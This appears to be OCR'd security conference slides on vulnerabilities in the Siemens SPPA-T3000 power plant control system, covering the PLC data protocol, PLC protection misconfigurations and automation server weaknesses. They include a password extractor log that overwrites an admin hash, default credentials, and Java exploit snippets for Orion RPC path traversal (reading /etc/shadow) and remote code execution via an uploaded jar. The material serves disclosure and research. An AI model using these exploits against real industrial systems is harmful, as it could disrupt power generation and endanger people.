
```
2019-12-18 15:17:38# ./SPPA_password_extractor.py --extract -f pdata1.exm -u admin
{'password': 'a6243b5072d140b9bcff5db6820089959ba54fdd0c02f796660a0697bba2803c', 's': 'TsMyEncKey', 'i': '133700'}
           :~/tmp
2019-12-18 15:17:41# ./SPPA_password_extractor.py --update -f pdata1.exm -u admin -p babyyoda
NEW SHA256: b1a53ef51199429c3ff4c6b907d443b16f9cdefb300e52eef30c4dc51af3ff81
           :~/tmp
2019-12-18 15:17:45# ./SPPA_password_extractor.py --extract -f pdata1.exm_modify -u admin
{'password': 'b1a53ef51199429c3ff4c6b907d443b16f9cdefb300e52eef30c4dc51af3ff81', 's': 'TsMyEncKey', 'i': '133700'}
```

https://github.com/klsecservices/SPPA

Application server, summary

- Huge remote and local attack surface
  - Java RMI, Tomcat apps, MSSQL, Cygwin, SIMATIC, Windows, user management, etc.
- The one with remote connections
  - OPC, remote maintenance, etc.
- Power generation impact
  - Start/stop generation
  - Change power output values
  - Gather process information

Automation server



Automation server: overview

Main goal: execute real-time automation functions and tasks

Role	Description
Automation (AS)	Interaction with I/O modules
Communication (CS)	SPPA-T3000 connection to third-party software
Migration (MS)	SPPA-T3000 connection to the previous SPPA version

Hardware:

- Simatic S7 PLCs - only AS
- Package Industrial PC (PIP) - all roles

Men’s health (c)

AS based on PLC: security issues

- S7 protocol (102/tcp), PLC data (10001-10003/udp)
  - no security measures
- PLC configuration
  - unauthorized read/write access
- Security patches
  - if it works don’t touch it

PLC data protocol

Packet:

Offset	Name
0-21	Header
22-X1	Job 1 data
….	…
…-XN	Job N data
XN-XN+4	Sequence number

Header:

Offset	Name
0-3	Sequence number
4-7	Total length
8-9	Contain ID
10-11	Simatic ID
12-19	Timestamp
20-21	Flags

```
local telegram_jobs = {
    [101] = "Subscribe HMI",        [102] = "Unsubscribe HMI",  [103] = "Unsubscribe All",
    [105] = "Get Value",            [111] = "Process value",    [112] = "Process value archive",
    [151] = "Operate value (discret)",                          [152] = "Operate value (analog)",
    [153] = "Alarm ack",            [154] = "Alarm supress",    [161] = "PtP value (discret)",
    [162] = "PtP value (analog)",   [171] = "Sync event",       [200] = "Switch connection",
    [301] = "Alarms",               [400] = "Lifebeat",         [1000] = "Telegram ack"
}
```

PLC data protocol

Packet:

No.	Time	Source	Destination	Protocol	Length	Info
162	3.791993			SPPA	78	10055 -> 10002 Telegram ack
163	3.847910			SPPA	104	10002 -> 10035 Process value archive
164	3.848021			SPPA	78	10035 -> 10002 Telegram ack
165	3.912122			SPPA	128	10023 -> 10001 Unsubscribe HMI
166	3.944276			SPPA	190	10003 -> 10027 Lifebeat
167	3.944416			SPPA	78	10027 -> 10003 Telegram ack
168	3.958562			SPPA	190	10003 -> 10026 Lifebeat
169	3.958645			SPPA	78	10026 -> 10003 Telegram ack

```
▸ User Datagram Protocol, Src Port: 10023, Dst Port: 10001
▾ SPPA
  ▾ SPPA Header
      Sequence number: 2617
      Total length: 86
      Container ID: 2
      Simatic ID: 2
      Timestamp (type 1): 11:05:46 559ms
      Flags: 0x00
      Error flags: 0x00
  ▾ Data: Unsubscribe HMI
      Job type: Unsubscribe HMI (102)
      Recource count: 7
      Recource ID: 0x0f070        00e4
      Recource ID: 0x0f070        00e0
      Recource ID: 0x0f070        00e8
      Recource ID: 0x0f070        00d0
      Recource ID: 0x0f070        00d4
      Recource ID: 0x0f070        00d8
      Recource ID: 0x0f070        0088
    Sequence number (suffix): 2617
```

https://github.com/klsecservices/SPPA

```
local tele
    [101]
    [105]
    [151]
    [153]
    [162]
    [301]
}
```

```
umber
ch
ibe All",
value archive",
value (analog)",
e (discret)",
onnection",
m ack"
```

PLC misconfiguration

Mode selector	Protection level set in parameters	Valid protection level	Privileges	
			Auth user	Unauth user
1 (RUN)	0 (No password)	2 (Read Only)	Read only	
2 (RUN-P) / 3 (STOP)	0 (No password)	1 (Access Grant)	Read and write	
1 (RUN)	1 (Selector with Password Bypass)	2 (Read Only)	Read and write	Read only
2 (RUN-P) / 3 (STOP)	1 (Selector with Password Bypass)	1 (Access Grant)	Read and write	
1 (RUN) / 2 (RUN-P) / 3 (STOP)	2 (Write Protection Password)	2 (Read Only)	Read and write	Read only
1 (RUN) / 2 (RUN-P) / 3 (STOP)	2 (Write Protection Password)	3 (Read/Write Password)	Read and write	-

https://cache.industry.siemens.com/dl/files/010/90885010/att_959937/v1/77431846_Security_SIMATIC_DOKU_V20_en.pdf

PLC misconfiguration

Mode selector	Protection level set in parameters	Valid protection level
1 (RUN)	0 (No password)	2 (Read Only)
2 (RUN-P) / 3 (STOP)	0 (No password)	1 (Access Grant)
1 (RUN)	1 (Selector with Password Bypass)	2 (Read Only)
2 (RUN-P) / 3 (STOP)	1 (Selector with Password Bypass)	1 (Access Grant)
1 (RUN) / 2 (RUN-P) / 3 (STOP)	2 (Write Protection Password)	2 (Read Only)
1 (RUN) / 2 (RUN-P) / 3 (STOP)	2 (Write Protection Password)	3 (Read/Write Password)

```
Connected to ('10.[redacted]', 102) with tsap 0123
[-] module ethernet details SZL (0037) is not supported by this module
Tsap 0123
Module identification:
Module
    Order number: 6ES7 417-4HT14-0AB0
    Version: 70.0.0
Basic hardware
    Order number: 6ES7 417-4HT14-0AB0
    Version: 1.0.0
Basic firmware
    Version: 4.5.7
Unknown index 129
    Boot Loader
    Version: 4.5.1
Module protection:
    CPU type: H CPU (High availability)
    CPU rack number: 0. Mode: Master CPU
    Protection level set with the mode selector: 1
    Protection level set in parameters: 1
    Valid protection level of the cpu: 1
    Mode selector: 2 (RUN-P)
    Startup switch setting: 0 (undefined)

    CPU type: H CPU (High availability)
    CPU rack number: 1. Mode: Standby CPU
    Protection level set with the mode selector: 1
    Protection level set in parameters: 1
    Valid protection level of the cpu: 1
    Mode selector: 2 (RUN-P)
    Startup switch setting: 0 (undefined)

Component identification:
    PLC name: [redacted]
    Module name: CPU 417-4 H

    Stamp: Original Siemens Equipment
    Serial number:[redacted]
    Module type name: CPU 417-4H
    Manufacturer ID: 42; ptofile ID: 62976; profile specific type: 1
```

https://github.com/klsecservices/s7scan


AS/CS/MS based on PIP

- Linux box (Debian 3, 6, 9 depending on SPPA version)
- Downloading additional files from Application server (jars, bash scripts, etc.)
- Using PTC Perc VM as Java VM
- Running RMI and other services
  - For MS: running Orion RPC (RMI extension)

```
rpc/afc/203/MonitorService_B, class name=com.pg.orion.basic.interfaces.MonitorService, address info=autserv/10.13.37.241:10080
rpc/afc/208/MonitorService_A, class name=com.pg.orion.basic.interfaces.MonitorService, address info=appserv/10.13.37.130:11000
rpc/afc/PublisherServiceFactory/208_A, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=appserv/10.13.37.130:11005
rpc/afc/208/Log4jConfigService_A, class name=com.pg.orion.basic.log4jconfig.Log4jConfigService, address info=appserv/10.13.37.130:11006
rpc/afc/PublisherServiceFactory/203_B, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=autserv/10.13.37.241:10040
rpc/afc/203/DiagnosticContainerService_B, class name=com.pg.orion.ds.interfaces.DiagnosticContainerService, address info=autserv/10.13.37.241:10090
rpc/afc/203/ClientService_B, class name=com.pg.orion.afc.interfaces.ClientService, address info=autserv/10.13.37.241:10030
rpc/afc/203/RuntimeEngineeringService_B, class name=com.pg.orion.basic.interfaces.RuntimeEngineeringService, address info=autserv/10.13.37.241:10010
rpc/afc/208/ClientService_A, class name=com.pg.orion.afc.interfaces.ClientService, address info=appserv/10.13.37.130:11004
rpc/afc/208/DiagnosticContainerService_A, class name=com.pg.orion.ds.interfaces.DiagnosticContainerService, address info=appserv/10.13.37.130:11001
rpc/afc/203/AlarmSrcContainerIfc_B, class name=com.pg.orion.basic.alarm.AlarmSrcContainerIfc, address info=autserv/10.13.37.241:10020
rpc/afc/208/AlarmSrcContainerIfc_A, class name=com.pg.orion.basic.alarm.AlarmSrcContainerIfc, address info=appserv/10.13.37.130:11003
rpc/afc/203/Log4jConfigService_B, class name=com.pg.orion.basic.log4jconfig.Log4jConfigService, address info=autserv/10.13.37.241:10070
rpc/afc/208/RuntimeEngineeringService_A, class name=com.pg.orion.basic.interfaces.RuntimeEngineeringService, address info=appserv/10.13.37.130:11002
rpc/afc/PublisherServiceFactory/2100, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=u1srv01/10.13.37.10:10040
pc/AfcConfigurationAndValueService, class name=com.pg.orion.bw.afcservice.AfcConfigurationAndValueService, address info=appserv/10.13.37.130:53000
```

AS/CS/MS based on PIP: security issues

- Spoof downloaded startup files
- Default credentials (cmadmin:cm)
- Orion RPC vulnerabilitie (2)
  - Sensitive data exposure
  - RCE
- MS (TXP) vulnerabilities (23)
  - RCE (4)
  - DoS (16)
  - LPE (3)



Orion RPC vulnerabilities

Vulnerable service *rpc/afc/203/RuntimeEngineeringService_B*

- Sensitive data exposure

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy();
Map<String, String> args = new HashMap<String, String>();
System.out.println(svc.requestRuntimeContainer("ReadFile_jars/../../../../etc/shadow", args));
```


- Remote Code execution

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy();
Map<String, String> args = new HashMap<String, String>();
String jarhex  = "504b03040a……”;
String jar = new String(hexToBytes(jarhex), "ISO-8859-1");
args.put("CONTENT", jar);
args.put("FILE", "../scripts/test2.jar");
System.out.println(svc.requestRuntimeContainer("WriteConfigFile", args));
System.out.println(svc.requestRuntimeContainer("Script_test2_com.company.Main_ifconfig", args));
```

Automation server: summary

- AS on PLC
  - usual PLC with its pain points
- AS/CS/MS on PIP
  - usual Linux
  - downloads jars and executes them with Perc VM

Network devices in DCS



Network device diversity (not only for SPPA)

